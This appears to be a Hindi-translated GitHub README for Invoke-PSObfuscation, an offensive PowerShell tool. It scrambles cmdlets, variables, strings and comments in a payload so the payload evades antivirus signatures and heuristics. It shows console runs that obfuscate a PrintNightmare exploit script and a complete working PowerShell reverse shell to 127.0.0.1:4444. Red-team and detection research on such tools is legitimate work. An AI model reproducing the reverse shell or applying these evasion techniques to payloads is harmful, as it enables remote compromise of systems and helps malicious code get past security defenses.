 gh0x0st/invoke-psobfuscation
PowerShell पेलोड के अलग-अलग घटकों को अस्पष्ट करने का एक गहन दृष्टिकोण, चाहे आप Windows या Kali Linux पर हों।

पारंपरिक ऑबफ़स्केशन तकनीकें आमतौर पर मौजूदा कोड को लपेटने के लिए परतें जोड़ती हैं, जैसे base64 या कंप्रेशन। ये पेलोड अलग-अलग स्तर की सफलता प्राप्त करते रहते हैं, लेकिन इच्छित पेलोड को निकालना तुच्छ हो गया है और कुछ लॉन्चर अक्सर डिटेक्ट हो जाते हैं, जो अनिवार्य रूप से चोकपॉइंट उत्पन्न करते हैं।
यह टूल जो दृष्टिकोण प्रस्तुत करता है, वह एक पद्धति है जहाँ आप एक स्क्रिप्ट के व्यक्तिगत घटकों को लक्षित कर सकते हैं और उन्हें यादृच्छिक विविधताओं के साथ अस्पष्ट कर सकते हैं, जबकि समान इच्छित तर्क को प्राप्त करते हैं, बिना पूरे पेलोड को एक ही परत में लपेटे। ऑबफ़स्केशन तर्क की जटिलता के कारण, परिणामी पेलोड पर हस्ताक्षर करना बहुत कठिन होगा और वे उन ह्यूरिस्टिक इंजनों से बच जाएंगे जो अंतर्निहित तर्क का अनुकरण करने के लिए प्रोग्राम नहीं किए गए हैं।
जबकि यह स्क्रिप्ट अकेले अधिकांश पेलोड को सफलतापूर्वक अस्पष्ट कर सकती है, यह प्रोजेक्ट एक स्थायी ढाँचे के रूप में भी काम करेगा जिसका उपयोग मैं भविष्य के फ़ंक्शन बनाने के लिए करूँगा जो समर्पित ऑबफ़स्केटेड पेलोड प्रदान करेंगे, जैसे कि केवल रिवर्स शेल उत्पन्न करने वाला।
मैंने Offensive Security के लिए एक ब्लॉग पोस्ट लिखी थी जो इस टूल द्वारा प्रस्तुत तकनीकों का अग्रदूत है। आगे बढ़ने से पहले, इसे पढ़ने पर विचार करें: https://www.offensive-security.com/offsec/powershell-obfuscation/
PowerShell ऑबफ़स्केशन पर अपने चल रहे काम के हिस्से के रूप में, मैं ऐसी स्क्रिप्ट बना रहा हूँ जो इस ढाँचे का उपयोग करके समर्पित पेलोड तैयार करती हैं। इनसे मेरा समय बचा है और आशा है कि आपको भी ये उपयोगी लगेंगे। आप इन्हें इस रिपॉजिटरी की जड़ में अपने स्वयं के फ़ोल्डरों में पा सकते हैं।
कई अन्य प्रोग्रामिंग भाषाओं की तरह, PowerShell को भी कई अलग-अलग घटकों में विभाजित किया जा सकता है जो निष्पादन योग्य तर्क बनाते हैं। यह हमें हस्ताक्षर-आधारित पहचान को अपेक्षाकृत आसानी से हराने की अनुमति देता है, यह बदलकर कि हम पेलोड के भीतर व्यक्तिगत घटकों को कैसे प्रस्तुत करते हैं, एक अस्पष्ट या अबोधगम्य व्युत्पन्न के रूप में।
ध्यान रखें कि जटिल पेलोड में हर घटक को लक्षित करना बहुत आक्रामक (intrusive) होता है। यह टूल इस तरह से बनाया गया है कि आप उन घटकों को लक्षित कर सकते हैं जिन्हें आप नियंत्रित तरीके से अस्पष्ट करना चाहते हैं। मैंने पाया है कि केवल cmdlets, चर और टिप्पणियों को लक्षित करके कई हस्ताक्षरों को हराया जा सकता है। जब इसे जटिल पेलोड, जैसे PrintNightmare, के विरुद्ध उपयोग करते हैं, तो ध्यान रखें कि कस्टम फ़ंक्शन पैरामीटर/चर भी बदल जाएंगे। हमेशा परिणामी पेलोड का उचित परीक्षण करना सुनिश्चित करें और सुनिश्चित रहें कि आप किसी भी संशोधित नामित पैरामीटर से अवगत हैं।
यहाँ पाइप और पाइपलाइन चर जैसे घटक प्रकार प्रस्तुत किए गए हैं ताकि आपके पेलोड को और अधिक अस्पष्ट और डीकोड करना कठिन बनाया जा सके।
समर्थित प्रकार
प्रत्येक घटक का अपना समर्पित जनरेटर होता है जिसमें संभावित स्थिर या गतिशील रूप से उत्पन्न मानों की एक सूची होती है, जिन्हें प्रत्येक निष्पादन के दौरान यादृच्छिक रूप से चुना जाता है। यदि किसी घटक के कई उदाहरण हैं, तो यह उनमें से प्रत्येक को एक जनरेटर के साथ अलग-अलग पुनरावृत्त करेगा। यह हर बार जब आप इस टूल को किसी दिए गए पेलोड के विरुद्ध चलाते हैं तो यादृच्छिकता की एक डिग्री जोड़ता है, जिससे प्रत्येक पुनरावृत्ति अलग होगी। इसका एकमात्र अपवाद चर नाम हैं।
यदि किसी विशिष्ट घटक से संबंधित कोई एल्गोरिदम पेलोड को फ़्लैग करने का कारण बनने लगता है, तो वर्तमान डिज़ाइन हमें पूरी स्क्रिप्ट से समझौता किए बिना उस जनरेटर के तर्क को आसानी से संशोधित करने की अनुमति देता है।
$Picker = 1..6 | Get-Random
Switch ($Picker) {
    1 { $NewValue = 'Stay' }
    2 { $NewValue = 'Off' }
    3 { $NewValue = 'Ronins' }
    4 { $NewValue = 'Lawn' }
    5 { $NewValue = 'And' }
    6 { $NewValue = 'Rocks' }
}
यह ढाँचा और परिणामी पेलोड निम्नलिखित ऑपरेटिंग सिस्टम और PowerShell संस्करणों पर परीक्षण किए गए हैं। परिणामी रिवर्स शेल PowerShell v2.0 पर काम नहीं करेंगे।
| PS संस्करण | परीक्षित OS | Invoke-PSObfuscation.ps1 | रिवर्स शेल |
|---|---|---|---|
| 7.1.3 | Kali 2021.2 | समर्थित | समर्थित |
| 5.1.19041.1023 | Windows 10 10.0.19042 | समर्थित | समर्थित |
| 5.1.21996.1 | Windows 11 10.0.21996 | समर्थित | समर्थित |
┌──(tristram㉿kali)-[~]
└─$ pwsh
PowerShell 7.1.3
Copyright (c) Microsoft Corporation.

https://aka.ms/powershell
Type 'help' to get help.

PS /home/tristram> . ./Invoke-PSObfuscation.ps1
PS /home/tristram> Invoke-PSObfuscation -Path .\CVE-2021-34527.ps1 -Cmdlets -Comments -NamespaceClasses -Variables -OutFile o-printnightmare.ps1

     >> Layer 0 Obfuscation
     >> https://github.com/gh0x0st

[*] Obfuscating namespace classes
[*] Obfuscating cmdlets
[*] Obfuscating variables
[-] -DriverName is now -QhYm48JbCsqF
[-] -NewUser is now -ybrcKe
[-] -NewPassword is now -ZCA9QHerOCrEX84gMgNwnAth
[-] -DLL is now -dNr
[-] -ModuleName is now -jd
[-] -Module is now -tu3EI0q1XsGrniAUzx9WkV2o
[-] -Type is now -fjTOTLDCGufqEu
[-] -FullName is now -0vEKnCqm
[-] -EnumElements is now -B9aFqfvDbjtOXPxrR
[-] -Bitfield is now -bFUCG7LB9gq50p4e
[-] -StructFields is now -xKryDRQnLdjTC8
[-] -PackingSize is now -0CB3X
[-] -ExplicitLayout is now -YegeaeLpPnB
[*] Removing comments
[*] Writing payload to o-printnightmare.ps1
[*] Done

PS /home/tristram>

$client = New-Object System.Net.Sockets.TCPClient("127.0.0.1",4444);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback + "PS " + (pwd).Path + "> ";$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()
┌──(tristram㉿kali)-[~]
└─$ pwsh
PowerShell 7.1.3
Copyright (c) Microsoft Corporation.

https://aka.ms/powershell
Type 'help' to get help.

PS /home/tristram> . ./Invoke-PSObfuscation.ps1
PS /home/tristram> Invoke-PSObfuscation -Path ./revshell.ps1 -Integers -Cmdlets -Strings -ShowChanges

     >> Layer 0 Obfuscation
     >> https://github.com/gh0x0st
